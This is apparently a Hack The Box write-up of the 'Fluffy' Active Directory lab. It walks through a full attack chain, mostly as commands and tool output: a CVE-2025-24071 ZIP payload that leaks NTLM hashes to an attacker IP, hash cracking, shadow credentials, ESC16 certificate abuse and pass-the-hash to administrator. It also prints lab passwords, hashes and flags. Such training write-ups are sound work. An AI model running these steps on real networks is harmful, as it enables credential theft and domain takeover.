HTB AD Easy: Fluffy
Fluffy is an Easy rated AD machine on HTB.
Nmap Scan
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
PORT      STATE SERVICE          REASON
53/tcp    open  domain           syn-ack ttl 127
88/tcp    open  kerberos-sec     syn-ack ttl 127
139/tcp   open  netbios-ssn      syn-ack ttl 127
389/tcp   open  ldap             syn-ack ttl 127
445/tcp   open  microsoft-ds     syn-ack ttl 127
464/tcp   open  kpasswd5         syn-ack ttl 127
593/tcp   open  http-rpc-epmap   syn-ack ttl 127
636/tcp   open  ldapssl          syn-ack ttl 127
3268/tcp  open  globalcatLDAP    syn-ack ttl 127
3269/tcp  open  globalcatLDAPssl syn-ack ttl 127
5985/tcp  open  wsman            syn-ack ttl 127
9389/tcp  open  adws             syn-ack ttl 127
49666/tcp open  unknown          syn-ack ttl 127
49691/tcp open  unknown          syn-ack ttl 127
49692/tcp open  unknown          syn-ack ttl 127
49695/tcp open  unknown          syn-ack ttl 127
49709/tcp open  unknown          syn-ack ttl 127
49715/tcp open  unknown          syn-ack ttl 127
49756/tcp open  unknown          syn-ack ttl 127
Modify hosts file:
1
10.10.11.69 fluffy.htb dc01.fluffy.htb
Assumed Breach
1
j.fleischman:J0elTHEM4n1990!
Enumerate SMB (Port 445)
Readable & writable SMB share:
1
2
nxc smb 10.10.11.69 -u j.fleischman -p 'J0elTHEM4n1990!' --shares
IT              READ,WRITE
Connect to the share:
1
2
3
4
5
smbclient \\\\10.10.11.69\\IT -U fluffy.htb/j.fleischman
Password for [FLUFFY.HTB\j.fleischman]:
Try "help" to get a list of possible commands.
smb: \>
# Pass: J0elTHEM4n1990!
Files:
1
2
3
4
5
6
7
8
smb: \> ls
  .                              D        0  Tue Sep  2 15:41:00 2025
  ..                             D        0  Tue Sep  2 15:41:00 2025
  Everything-1.4.1.1026.x64      D        0  Fri Apr 18 17:08:44 2025
  Everything-1.4.1.1026.x64.zip  A  1827464  Fri Apr 18 17:04:05 2025
  KeePass-2.58                   D        0  Fri Apr 18 17:08:38 2025
  KeePass-2.58.zip               A  3225346  Fri Apr 18 17:03:17 2025
  Upgrade_Notice.pdf             A   169963  Sat May 17 16:31:07 2025
Inside the upgrade notice, the following CVE’s are mentioned:

We will use CVE-2025-24071 which uses a malicious .library-ms file stored in a ZIP document. The following PoC was used: Link
1
2
3
4
5
6
7
8
9
10
11
git clone https://github.com/FOLKS-IWD/CVE-2025-24071-msfvenom.git
cd CVE-2025-24071-msfvenom
cp ntlm_hash_leak.rb ~/.msf4/modules/auxiliary/server/
use auxiliary/server/ntlm_hash_leak

sudo msfconsole -q
use auxiliary/server/ntlm_hash_leak
set ATTACKER_IP 10.10.14.95
set FILENAME exploit.zip
set LIBRARY_NAME malicious.library-ms
set SHARE_NAME shared
Upload the file:
1
2
3
4
5
smbclient \\\\10.10.11.69\\IT -U fluffy.htb/j.fleischman
Password for [FLUFFY.HTB\j.fleischman]:
Try "help" to get a list of possible commands.
smb: \> put exploit.zip
# Pass: J0elTHEM4n1990!
Captured a hash:
1
[SMB] NTLMv2-SSP Hash     : p.agila::FLUFFY:288256d5aa86604a:820157E3BCAD9FFAC802DA432FC046F3:010100000000000080D2C2F0E61BDC01B79902084DC8DD55000000000200080049004F003000340001001E00570049004E002D0035004C00530054004400550031004500410049004C0004003400570049004E002D0035004C00530054004400550031004500410049004C002E0049004F00300034002E004C004F00430041004C000300140049004F00300034002E004C004F00430041004C000500140049004F00300034002E004C004F00430041004C000700080080D2C2F0E61BDC0106000400020000000800300030000000000000000100000000200000146CEAD532563A0172EB49DD18274D3B66A50F70DA74C2D2105749617455BFA80A001000000000000000000000000000000000000900200063006900660073002F00310030002E00310030002E00310034002E00390035000000000000000000
Crack the hash using JohnTheRipper:
1
2
3
4
5
6
7
8
9
john hash -w=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
prometheusx-303  (p.agila)
1g 0:00:00:02 DONE (2025-09-02 08:53) 0.4672g/s 2111Kp/s 2111Kc/s 2111KC/s proquis..programmercomputer
Use the "--show --format=netntlmv2" options to display all of the cracked passwords reliably
Session completed.
Lateral Movement
Run BloodHound:
1
bloodhound-ce-python -c all -d fluffy.htb -u p.agila -p 'prometheusx-303' --zip -ns 10.10.11.69
p.agila is a member of the service account managers group which has GenericAll over the service accounts group: 
To abuse this privilege, we can add ourselve to the group:
1
net rpc group addmem "service accounts" "p.agila" -U "fluffy.htb"/"p.agila"%"prometheusx-303" -S "10.10.11.69"
Lateral Movement
The service accounts group has GenericWrite privileges over the following users: 
Shadow credential attack: Link.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
python3 pywhisker.py -d "fluffy.htb" -u "p.agila" -p "prometheusx-303" --target "winrm_svc" --action "add"
[*] Searching for the target account
[*] Target user found: CN=winrm service,CN=Users,DC=fluffy,DC=htb
[*] Generating certificate
[*] Certificate generated
[*] Generating KeyCredential
[*] KeyCredential generated with DeviceID: 7b29a895-d51d-1705-b5d6-2046442f4a60
[*] Updating the msDS-KeyCredentialLink attribute of winrm_svc
[+] Updated the msDS-KeyCredentialLink attribute of the target object
[*] Converting PEM -> PFX with cryptography: ZI3cLI4S.pfx
[+] PFX exportiert nach: ZI3cLI4S.pfx
[i] Passwort für PFX: YPqOfab3rd81bQwj7Vdl
[+] Saved PFX (#PKCS12) certificate & key at path: ZI3cLI4S.pfx
[*] Must be used with password: YPqOfab3rd81bQwj7Vdl
[*] A TGT can now be obtained with https://github.com/dirkjanm/PKINITtools
Get the TGT: Link.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
# Fix clock skew
timedatectl set-ntp off
sudo rdate -n 10.10.11.69

# Get TGT
python3 gettgtpkinit.py -cert-pfx ZI3cLI4S.pfx -pfx-pass YPqOfab3rd81bQwj7Vdl fluffy.htb/winrm_svc winrm.ccache -dc-ip 10.10.11.69
2025-09-02 16:27:45,921 minikerberos INFO     Loading certificate and key from file
INFO:minikerberos:Loading certificate and key from file
2025-09-02 16:27:45,946 minikerberos INFO     Requesting TGT
INFO:minikerberos:Requesting TGT
2025-09-02 16:27:46,001 minikerberos INFO     AS-REP encryption key (you might need this later):
INFO:minikerberos:AS-REP encryption key (you might need this later):
2025-09-02 16:27:46,001 minikerberos INFO     8e20c7810c0453af5b367566525ec7dc10e3969ea3630f6c0ec370dcdce7caed
INFO:minikerberos:8e20c7810c0453af5b367566525ec7dc10e3969ea3630f6c0ec370dcdce7caed
2025-09-02 16:27:46,005 minikerberos INFO     Saved TGT to file
INFO:minikerberos:Saved TGT to file
Use the TGT to winrm:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
export KRB5CCNAME="winrm.ccache"

# /etc/krb5.conf
[libdefaults]
        default_realm = fluffy.htb
        kdc_timesync = 1
        ccache_type = 4
        forwardable = true
        proxiable = true
        fcc-mit-ticketflags = true
        dns_canonicalize_hostname = false
        dns_lookup_realm = false
        dns_lookup_kdc = true
        k5login_authoritative = false
[realms]
	FLUFFY.HTB = {
                kdc = fluffy.htb
                admin_server = fluffy.htb
                default_admin = fluffy.htb
        }
[domain_realm]
	.fluffy.htb = FLUFFY.HTB

# Winrm
evil-winrm -i dc01.fluffy.htb -r FLUFFY.HTB
Evil-WinRM shell v3.7
Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\winrm_svc\Documents> whoami
fluffy\winrm_svc
User.txt: 35d8502347f536a0af07135f0917d214
1
2
cat user.txt
35d8502347f536a0af07135f0917d214
Lateral Movement
Similar to the way winrm_svc was compromised, we can compromise ca_svc:
1
2
3
4
5
6
7
8
# Get cert
python3 pywhisker.py -d "fluffy.htb" -u "p.agila" -p "prometheusx-303" --target "ca_svc" --action "add"

# Request TGT
python3 gettgtpkinit.py -cert-pfx 7Vr39VNw.pfx -pfx-pass oQgmjwWGs1Wn5k29RKBN fluffy.htb/ca_svc ca.ccache -dc-ip 10.10.11.69

# Use ticket
export KRB5CCNAME="ca.ccache"
Privilege Escalation
Certipy-ad before version 5 doesn’t contain ESC16, UPGRADE!
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
# UPGRADE!!!
pip3 install certipy-ad -U --break-system-packages

# Run certipy
certipy-ad find -u 'ca_svc@fluffy.htb' -target dc01.fluffy.htb -k -dc-ip 10.10.11.69  -vulnerable -stdout
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 33 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 11 enabled certificate templates
[*] Finding issuance policies
[*] Found 14 issuance policies
[*] Found 0 OIDs linked to templates
[*] Retrieving CA configuration for 'fluffy-DC01-CA' via RRP
[*] Successfully retrieved CA configuration for 'fluffy-DC01-CA'
[*] Checking web enrollment for CA 'fluffy-DC01-CA' @ 'DC01.fluffy.htb'
[!] Error checking web enrollment: timed out
[!] Use -debug to print a stacktrace
[!] Error checking web enrollment: timed out
[!] Use -debug to print a stacktrace
[*] Enumeration output:
Certificate Authorities
  0
    CA Name                             : fluffy-DC01-CA
    DNS Name                            : DC01.fluffy.htb
    Certificate Subject                 : CN=fluffy-DC01-CA, DC=fluffy, DC=htb
    Certificate Serial Number           : 3670C4A715B864BB497F7CD72119B6F5
    Certificate Validity Start          : 2025-04-17 16:00:16+00:00
    Certificate Validity End            : 3024-04-17 16:11:16+00:00
    Web Enrollment
      HTTP
        Enabled                         : False
      HTTPS
        Enabled                         : False
    User Specified SAN                  : Disabled
    Request Disposition                 : Issue
    Enforce Encryption for Requests     : Enabled
    Active Policy                       : CertificateAuthority_MicrosoftDefault.Policy
    Disabled Extensions                 : 1.3.6.1.4.1.311.25.2
    Permissions
      Owner                             : FLUFFY.HTB\Administrators
      Access Rights
        ManageCa                        : FLUFFY.HTB\Domain Admins
                                          FLUFFY.HTB\Enterprise Admins
                                          FLUFFY.HTB\Administrators
        ManageCertificates              : FLUFFY.HTB\Domain Admins
                                          FLUFFY.HTB\Enterprise Admins
                                          FLUFFY.HTB\Administrators
        Enroll                          : FLUFFY.HTB\Cert Publishers
    [!] Vulnerabilities
      ESC16                             : Security Extension is disabled.
    [*] Remarks
      ESC16                             : Other prerequisites may be required for this to be exploitable. See the wiki for more details.
Certificate Templates                   : [!] Could not find any certificate templates
To abuse ESC16, we start by updating the UPN of a user to impersonate the administrator: Link.
1
2
3
4
5
6
7
8
9
# Update UPN to impersonate Administrator
certipy-ad account -u 'ca_svc' -k -target 'dc01.fluffy.htb' -upn 'administrator' -user 'ca_svc' update
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[!] DNS resolution failed: The DNS query name does not exist: dc01.fluffy.htb.
[!] Use -debug to print a stacktrace
[*] Updating user 'ca_svc':
    userPrincipalName                   : administrator
[*] Successfully updated 'ca_svc'
We can now verify that the UPN has been updated:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
# Verify
certipy-ad account -u 'ca_svc' -k -target 'dc01.fluffy.htb' -user 'ca_svc' read
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[!] DNS resolution failed: The DNS query name does not exist: dc01.fluffy.htb.
[!] Use -debug to print a stacktrace
[*] Reading attributes for 'ca_svc':
    cn                                  : certificate authority service
    distinguishedName                   : CN=certificate authority service,CN=Users,DC=fluffy,DC=htb
    name                                : certificate authority service
    objectSid                           : S-1-5-21-497550768-2797716248-2627064577-1103
    sAMAccountName                      : ca_svc
    servicePrincipalName                : ADCS/ca.fluffy.htb
    userPrincipalName                   : administrator
    userAccountControl                  : 66048
    whenCreated                         : 2025-04-17T16:07:50+00:00
    whenChanged                         : 2025-09-02T15:00:18+00:00
With the updated UPN we can request a certificate for the administrator:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
# Request administrator cert
certipy-ad req -u 'administrator' -k -target 'dc01.fluffy.htb' -ca 'fluffy-DC01-CA' -template 'User'
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[!] DC host (-dc-host) not specified and Kerberos authentication is used. This might fail
[!] DNS resolution failed: The DNS query name does not exist: dc01.fluffy.htb.
[!] Use -debug to print a stacktrace
[!] DNS resolution failed: The DNS query name does not exist: FLUFFY.HTB.
[!] Use -debug to print a stacktrace
[*] Requesting certificate via RPC
[*] Request ID is 15
[*] Successfully requested certificate
[*] Got certificate with UPN 'administrator'
[*] Certificate has no object SID
[*] Try using -sid to set the object SID or see the wiki for more details
[*] Saving certificate and private key to 'administrator.pfx'
[*] Wrote certificate and private key to 'administrator.pfx'
Now, revert the UPN and request a TGT using the administrator’s cert:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
# Revert UPN change
certipy-ad account -u 'ca_svc' -k -target 'dc01.fluffy.htb' -upn 'ca_svc' -user 'ca_svc' update

# Get TGT
certipy-ad auth -pfx administrator.pfx -domain fluffy.htb -dc-ip 10.10.11.69
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     SAN UPN: 'administrator'
[*] Using principal: 'administrator@fluffy.htb'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'administrator.ccache'
[*] Wrote credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@fluffy.htb': aad3b435b51404eeaad3b435b51404ee:8da83a3fa618b6e3a00e93f676c92a6e
Getting a shell as the administrator:
1
2
3
4
5
6
7
8
evil-winrm -i 10.10.11.69 -u administrator -H 8da83a3fa618b6e3a00e93f676c92a6e
Evil-WinRM shell v3.7
Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
fluffy\administrator
Root.txt: e358d55549f894836f99d9ca1f941d8d
1
2
cat root.txt
e358d55549f894836f99d9ca1f941d8d
PWNED!!!